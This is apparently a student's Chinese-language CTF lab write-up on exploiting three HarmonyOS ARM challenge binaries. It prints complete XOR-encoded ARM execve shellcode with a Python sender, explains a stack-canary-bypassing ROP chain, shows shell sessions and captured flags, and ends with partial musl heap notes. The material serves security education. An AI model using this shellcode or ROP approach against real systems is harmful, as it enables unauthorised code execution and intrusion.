Final Test


3180104933 王祚滨

Q1 HarmShell

首先来看c代码，很明显，连溢出都不用做，非常直白的一个shellcode，然后在 readstring()函数里做了一个异或，跟0xaa做了异或

```
void get_shell() {
  printf("give me something to get shell!\n");
  char* start = mmap(NULL, PAGE_SIZE, PROT_READ | PROT_WRITE | PROT_EXEC
                     MAP_SHARED | MAP_ANON, -1, 0);
  if (start == MAP_FAILED) {
    return;
  }
  readstring(start);
  printf("shellcode len:%d\n", strlen(start));
  (*(void (*)(void))start)();
}

int main() {
  prepare();
  printf("Welcome to harmony shellcode!\n");
  get_shell();
  return 0;
}
```

start直接解析成函数，开始运行，我们需要编写shell的汇编代码，其中给了一个hint，注意shell的文件名，在这里通过example中给到的方法，用 jefferson 去提取出 rootfs.img 文件系统内容，拿到了shell文件名是`/bin/shell`,和以往的`/bin/sh`有所不同，再看一眼架构，是32位arm架构



因此,很容易的就在网上找到了这串代码，http://shell-storm.org/shellcode/files/shellcode-904.php，其目的是执行`execve("/bin/sh", NULL, 0)`,我们需要对其中字符串加以修改，然后试试能不能通过，结果不行，一查才知道 thumb是16位


换了这个32位的http://shell-storm.org/shellcode/files/shellcode-819.php

```
00008054 <_start>:
    8054:       e28f6001        add     r6, pc, #1
    8058:       e12fff16        bx      r6
    805c:       4678            mov     r0, pc
    805e:       300a            adds    r0, #10
    8060:       9001            str     r0, [sp, #4]
    8062:       a901            add     r1, sp, #4
    8064:       1a92            subs    r2, r2, r2
    8066:       270b            movs    r7, #11
    8068:       df01            svc     1
    806a:       2f2f            .short  0x2f2f
    806c:       2f6e6962        .word   0x2f6e6962
    8070:       00006873        .word   0x00006873
*/
#include <stdio.h>
```

大致的汇编已经写在里面了，主要问题有两个，1.代码中存在0a 2.字符串是/bin/sh

解决方案：

1. 改变字符串偏移，添加x00，用了online arm to hex 来改这段代码
2. 修改字符串为/bin/shell



最后成功截图如下：

```
➜  ~ ./01.sh
[+] Opening connection to 47.99.80.189 on port 10001: Done
[*] Switching to interactive mode

\xab\xca%H\xbcU\x85K\xd2\xec\xa6\x9a\xab:\xab\x03\xb0\xa1\x8d\xabu\xaa\xaa\x85\
xc8\xc3ą\xd9\xc2\xcf\xc6ł\xaa
shellcode len:22
OHOS # $ cd /etc
cd /etc
OHOS # $ ls
ls
Directory /etc:
-rwxr-xr-x 15488    u:1000  g:1000  flag.exe
-r--r--r-- 61       u:1000  g:1000  os-release
-r-------- 3377     u:1000  g:1000  init.cfg
OHOS # $ ./flag.exe 3180104933
./flag.exe 3180104933
OHOS # You flag: ssec2021{5he1l_C0dE_iS_5till_c0oL|e8871b}
$
```

回答Q1的问题：

1. 编写shellcode并对汇编语句进行分析

   最终shellcode如下

   ```
   "\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x78\x46\x0c\x30\x01\x90\x01\xa9\x92\x1a\x0b\x27\x
   01\xdf\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68\x65\x6c\x6c\x00\x00"
   ```

   解释如下：

```
8054: e28f6001  add r6, pc, #1
8058: e12fff16  bx  r6
805c: 4678        mov r0, pc
805e: 300c        adds  r0, #12
8060: 9001        str r0, [sp, #4]
8062: a901        add r1, sp, #4
8064: 1a92        subs  r2, r2, r2
8066: 270b        movs  r7, #11
8068: df01        svc 1
// 后面是\x00\x00/bin/shell\x00\x00字符串
```

32位arm 传参少于4个是用r0-r3寄存器传参，r0计算一个字符串偏移量，由于一开始是0a,我加了两个偏移，因此后面也对应添加了\x00\x00保持一致

然后 execve执行需要r7 = 11 做好了相应赋值后，成功执行汇编拿到shell

附： 异或直接在网上找了个代码抄过来

```
def bxor(b1, b2): # use xor for bytes
    parts = []
    for b1, b2 in zip(b1, b2):
        parts.append(bytes([b1 ^ b2]))
    return b''.join(parts)

payload1 =
 b"\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x78\x46\x0c\x30\x01\x90\x01\xa9\x92\x1a\x0b\x27\x01
\xdf\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68\x65\x6c\x6c\x00\x00"
payload2 = b"\xaa"*36
conn.sendline(bxor(payload1,payload2))
```

Q2 HarmROP

有.c文件肯定先读代码，smile是整活，目的是给cannary -_-

我们能拿到的信息是 1.hear,gift,execve函数的起始地值 2.stack的值和cannary值，cannary在一个程序里都是一个值，不会变，所以很有用

先看看每次地址是不是不变的，如果是不变的就会好很多


```
[*] Switching to interactive mode

The addr of hear is: 0x298f1c4
The addr of gift is: 0x298f154
The addr of execve is: 0x20205254
The addr of stack is 0x3e671d98
[?] Are you smiling right now? (y/n)
$ y
y
[ ] Your answer is: y\\xb6\x05D\x1f>


[+] Fine, I just want you to be happy. :)
[!] here is a gift for smiling: e305b65c
[ ] Now Reading:
$
[*] Interrupted

→  ~ ./2.sh
[+] Opening connection to 47.99.80.189 on port 10002: Done
[*] Switching to interactive mode

The addr of hear is: 0x5bb51c4
The addr of gift is: 0x5bb5154
The addr of execve is: 0x2342b254
The addr of stack is 0x3b44bd98
[?] Are you smiling right now? (y/n)
$ y
y
[ ] Your answer is: y\\x96\xe8\xf1D\xbfD;


[+] Fine, I just want you to be happy. :)
[!] here is a gift for smiling: f1e8965c
[ ] Now Reading:
$
[*] Interrupted
```

很明显不是


下载工具链后objdump，读汇编代码

得到栈结构如下　低 |buffer|cannary|r4|s1|fp|return_address | 高

得到read函数位置，各个函数的位置



以及，最有用的，gadget相对于gift的偏移



为什么要读汇编呢，说来话长(好不容易定位到了gift函数，结果发现给了execve(/bin/ls),这个目录不存在，但还得用这个gadget，只能找偏移

```
[+] Opening connection to 47.99.80.189 on port 10002: Done
[*] Switching to interactive mode

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\6\x89\xbcTq\xfa        Tq\xfa    Tq\xfa       T
q\xfa
[ ] ...look at here[ERR]No such file or directory: /bin/ls
[ERR]OsVmPageFaultHandler 357
####################excFrom: User!#####################
prefetch_abort fault fsr:0x1d, far:0x79059f4c
Permission fault, section
```

中间经历了无数坎坷 -_-，包括想要去跳read函数改栈结构，报告里直接写最后正确的流程好了

整个栈流程

低| '/bin/shell\x00\x00'|'pop {r0, r1, r2, pc}' _addr| r0 | r1 |' sub sp, sp, #16' _ addr (r2) | execve_addr | cannary | ' sub sp, sp, #16' _ addr | padding | padding | ' sub sp, sp, #16' _ addr | 高

r0值是 自己手写的字符串 的起始地址， 这个原因也很真实，因为我readelf,在libc.so和camera_app中，找不到一个'bin/shell'字符串，只有'bin/sh',所以只能自己构造，程序中给出了stack,根据stack 算出偏移

r1值是0

这里还有一个点，r2不重要，我当时就是过于纠结r2传递错误，导致想去链read，然后重写栈，卡死在这里

```
[ERR]No such file or directory: \xf4$
[ERR]OsVmPageFaultHandler 357
####################excFrom: User!#####################
data abort fsr:0x1d, far:0x6e69620a
Abort caused by a read instruction. Permission fault, section
excType: data abort
processName       = camera_app
processID         = 8
process aspace    = 0x01000000 -> 0x3f000000
taskName          = camera_app
taskID            = 27
task user stack   = 0x3a6ba000 -> 0x3a7ba000
```

这样构造后，链接 sub sp sp 0x16后，可以计算出下一个劫持pc的位置，构造一个chain，最后一步当然是 pop r0,r1,r2,pc 来完成execve操作，但因为其中有 cannary在，不好操作，所以需要多减几次栈

原理如下：

高|my_pc | a | b. | c. | d |低

第一次劫持my_pc,栈减，会移动到c|d中间，pop pc 会将c位置作为下一个gadget的地址，因此我们可以构造出chain

最后回答一下问题：

1. 基本的ARM架构函数调用处理及相关指令的归纳

   libc函数调用处理，也就和之前架构差不多，用寄存器传参数，bl跳转plt,调到libc函数，

   自己本地调用函数的话，实现就是 fp,sp来回捣鼓，先push 入栈，然后确定fp位置，赋新值，然后执行函数体，执行之后，通过fp偏移寻找初始栈位置，然后pop 来出栈，其中 pop pc 会导致跳转

   先看一下 arm 下的函数调用约定，函数的第 1 ～ 4 个参数分别保存在 **r0** ～ **r3** 寄存器中， 剩下的参数从右向左依次入栈， 被调用者实现栈平衡，函数的返回值保存在 **r0** 中

Registers	Use	Comment
R0	ARG 1	Used to pass arguments to subroutines. Can use them as scratch registers. Caller saved.
R1	ARG 2	
R2	ARG 3	
R3	ARG 4	
R4	VAR 1	Used as register based variables. Subroutine must preserve their data. Callee saved. Must return intact after call.
R5	VAR 2	
R6	VAR 3	
R7	VAR 4	
R8	VAR 5	
R9	VAR 6	Variable or static base
R10	VAR 7 / SB	Variable or stack limit
R11	VAR 8 / FP	Variable or frame pointer
R12	VAR 9 / IP	Variable or new static base for interlinked calls
R13	SP	Stack pointer
R14	LR	Link back to calling routine.
PC	PC	Program counter

   除此之外，arm 的 **b/bl** 等指令实现跳转; **pc** 寄存器相当于 x86 的 eip，保存下一条指令的地址，也是我们要控制的目标


2. 对于题目的分析

   利用gift的gadget来实现链式调用，分析明白了其实也不难，具体看上面的分析过程...

3. getshell，并获取flag

```
➜  ~ ./2.sh
[+] Opening connection to 47.99.80.189 on port 10002: Done
[*] Switching to interactive mode

/bin/shell\x00\x941\xe5\xdd\x00\x00\x981\xe5\x92l \\xf6\xfc\xbe\x981\xe5

[ERR]OsGetParamNum[736], the len of string of argv is invalid, index: 0, len: 0
OHOS # $ cd etc
cd etc
OHOS # $ ls
ls
Directory /etc:
-r--r--r-- 27       u:1000  g:1000  flag
-rwxr-xr-x 15460    u:1000  g:1000  flag.exe
-r--r--r-- 61       u:1000  g:1000  os-release
-r-------- 3364     u:1000  g:1000  init.cfg
OHOS # $ ./flag.exe 3180104933
./flag.exe 3180104933
OHOS # You flag: ssec2021{R0p_c4n_Br3aK_AnYth1nG|39816}
$
```

Q3 HarmHeap (BONUS)



看起来就像是之前做过的堆溢出的题，但是我的gdb heap调试失败

研究了一波musl libc，本质双向链表

```c
#ifndef MALLOC_IMPL_H
#define MALLOC_IMPL_H

#include <sys/mman.h>

hidden void *__expand_heap(size_t *);

hidden void __malloc_donate(char *, char *);

hidden void *__memalign(size_t, size_t);

struct chunk {
        size_t psize, csize;
        struct chunk *next, *prev;
};

struct bin {
        volatile int lock[2];
        struct chunk *head;
        struct chunk *tail;
};

#define SIZE_ALIGN (4*sizeof(size_t))
#define SIZE_MASK (-SIZE_ALIGN)
#define OVERHEAD (2*sizeof(size_t))
#define MMAP_THRESHOLD (0x1c00*SIZE_ALIGN)
#define DONTCARE 16
#define RECLAIM 163840

#define CHUNK_SIZE(c) ((c)->csize & -2)
#define CHUNK_PSIZE(c) ((c)->psize & -2)
#define PREV_CHUNK(c) ((struct chunk *)((char *)(c) - CHUNK_PSIZE(c)))
#define NEXT_CHUNK(c) ((struct chunk *)((char *)(c) + CHUNK_SIZE(c)))
#define MEM_TO_CHUNK(p) (struct chunk *)((char *)(p) - OVERHEAD)
#define CHUNK_TO_MEM(c) (void *)((char *)(c) + OVERHEAD)
#define BIN_TO_CHUNK(i) (MEM_TO_CHUNK(&mal.bins[i].head))

#define C_INUSE  ((size_t)1)

#define IS_MMAPPED(c) !((c)->csize & (C_INUSE))

hidden void __bin_chunk(struct chunk *);

hidden extern int __malloc_replaced;

#endif
```

```
12
13  #if defined(__GNUC__) && defined(__PIC__)
14  #define inline inline __attribute__((always_inline))
15  #endif
16
17  static struct {
18          volatile uint64_t binmap;
19          struct bin bins[64];
20          volatile int free_lock[2];
21  } mal;
22
23  int __malloc_replaced;
24
25  /* Synchronization tools */
26
```

整个堆由mal 结构管控，用bitmap记录每个bin是否为空，下设64个不同大小的bin


每个bin按照下标排序，双向链表连起

基本思路推断是 通过malloc,free的搭配，合并chunk,然后堆溢出实现fake chunk, 无奈抓瞎看不到实时的栈结构，dump出的汇编又没有清晰的分割

